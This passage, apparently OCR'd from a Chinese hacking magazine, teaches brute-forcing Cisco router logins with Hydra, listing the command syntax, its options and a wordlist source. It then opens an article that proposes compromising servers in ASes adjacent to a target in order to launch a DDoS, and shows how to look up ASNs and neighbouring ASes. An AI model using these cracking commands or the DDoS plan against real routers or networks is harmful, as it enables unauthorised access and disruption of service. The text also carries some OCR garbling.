


图5




图6

型，是个中小型路由器级别。接下来要了解一些这台路由器的基本配置，输入"show run"，

如图7所示，可以得到一些重要的信息，比如下面这些，其中还有一些基本的Access-list（IP访问策略）。




图7

```
interface GigabitEthernet0/0
//G比特的以太网口1
description $ETH-LAN$$ETH-SW-LAUNCH$$INTF-INFO-GE 0/0$
//描述信息
ip address 10.191.3.226 255.255.255.0
//IP地址和子网掩码
ip nat outside
//NAT方式
duplex full
//全双工
speed 100
//配置接口速率为100M/s
media-type rj45
//接口类型rj45
negotiation auto
//自动协商
!
interface GigabitEthernet0/1

ip address 172.16.100.254 255.255.255.0
ip nat inside
duplex auto
speed auto
media-type rj45
negotiation auto
```

本文要介绍的第2种破解方法就是使用Hydra这个软件，它能破解的协议非常多，不过只有好的工具还是不够的，重要的还有字典。Hydra的使用方法为："hydra.exe l cisco P passw ord.txt ip地址 协议类型(telnet/ftp)"，以下是其会用到的命令参数。

-R：恢复上次停止的破解进度，继续破解。

-S：使用SSL连接。

-s 端口号：在这里自定义要破解的端口号（替代默认端口）。

-l 登录名 或者 -L 字典：使用登录名或者从字典中获取登录名单。

-p 密码 或者 -P 字典：使用单个密码或者从字典中获取密码列表。

-e ns：附加选项，n 表示空密码，s 为尝试使用密码进行破解。

-C 文件：使用冒号分割格式，例如"登录名:密码"来代替"-L/-P"参数。

-M 文件：服务器列表（IP列表），一行一条。

-o 文件：将找到的密码写在文件里面，以此代替输出到屏幕上。

-f：在使用-M参数以后，找到第一对登录名或者密码的时候中止破解。

-t：计划任务，同时运行几个任务，默认是16。

-w 时间：定义超时时间秒数，默认是30。

-v / -V：详细显示用户名或者密码的破解过程。

Server：服务器目标，就是你要破解密码的主机，也可以使用-M参数指定。

Service：支持的协议，包括telnet、ftp、pop3、imap、smb、smbnt、http等。

OPT：一些服务模块需要特别的语法输入。


大家在实际应用的时候，多了解些参数就可以了，这里不再做过多的解释。关于字典的收集，推荐http://packetstormsecurity.nl/Crackers/wordlists/，这里的字典比较全面，大家可以试试。其实字典的话，还是自己制作的好，黑防也有很多关于字典制作的文章和视频，这里就不解释了。

另外一种常见的破解，就是使用HTTP协议破解，我们同样可以使用Hydra来进行，只是参数的选择不同而已。

通过本文的学习，相信大家对路由器暴力破解有了一点了解，相应的解决方案也非常简单，就是把密码设置得复杂一些；还有就是设置IP访问规则，推荐选择Access-list（IP访问规则）来进行管理。

前置知识：路由器

关键词：渗透、Cisco、AS自治系统



Cisco渗透系列之AS自治系统

文／图 cnbird

通过前面的学习，相信大家对路由器攻击有了一定的了解。本文要讲解的就是非常高级的应用了，也许第1次看有点发蒙的感觉，没关系，我第1次学习的时候也是如此，多读几遍就可以理解贯通了。

AS基本概念和BGP协议

首先讲解一下互联网，也就是Internet的核心协议BGP（Border Gateway Protocol，边界网关协议）。现在Internet上所使用的版本是BGP－V4版，理解它是非常容易的，但要是想重点学习它的选路协议则是非常复杂的，因为BGP的选路协议不仅是技术层面的，还包括了非常复杂的政治背景，所以了解BGP在Internet中的传递路径是非常重要的。因为这里有个极端应用，就是使用离目标AS最近的一个AS或者多个AS域内的服务器进行渗透，然后利用这几个AS的众多机器实行D.D.O.S，这样的打击是致命的，因为它们和目标AS域处于直连状态。

其次讲解一下AS（自治系统）。由于Internet庞大复杂的关系，由一个国家来管理Internet是不可能的，所以Internet被划分为非常多的地域。例如美国有属于自己的AS域，当然，一个国家不一定只有一个AS。有的朋友可能会问，如何把这些AS域连接起来呢？这就用到了ASN（自治系统号）。通过自治系统号我们就能知道某个国家有哪些AS域，AS域中又包括哪些IP地址。

查看ASN

从上面的基础知识可以了解到，对应的AS内由许多ISP组成，ISP又由许多服务器IP组成，所以可以利用IP来查找对应的AS号。

我们先来看看如何把一个IP地址对应成AS号。可以在网站http://www.fixedorbit.com/进行查询。例如查看www.baidu.com的ASN号是多少，进入网站首页后，选择TOOLS即可得到查询结果，如图1所示，得到两个ASN，第1个是4134，似乎是中国骨干网，点击进入详细看一下，如图2所示，可以知道CHINANET－BACKBONE控制着66644191个IP地址（占整个互联网的2.95％）。点击"More info…"，可以看到IP具体的分布，如图3所示，这样就知道了具体的IP和子网掩码，同时知道了CHINANET－BACKONE的邻居数目是93个。




图1

我们返回图2，继续往下看，如图4所示，可以知道具体与CHINANET－BACKONE相邻的AS以及对应的AS号，这可是个非常重要的信息，后面会具体说明。




图2

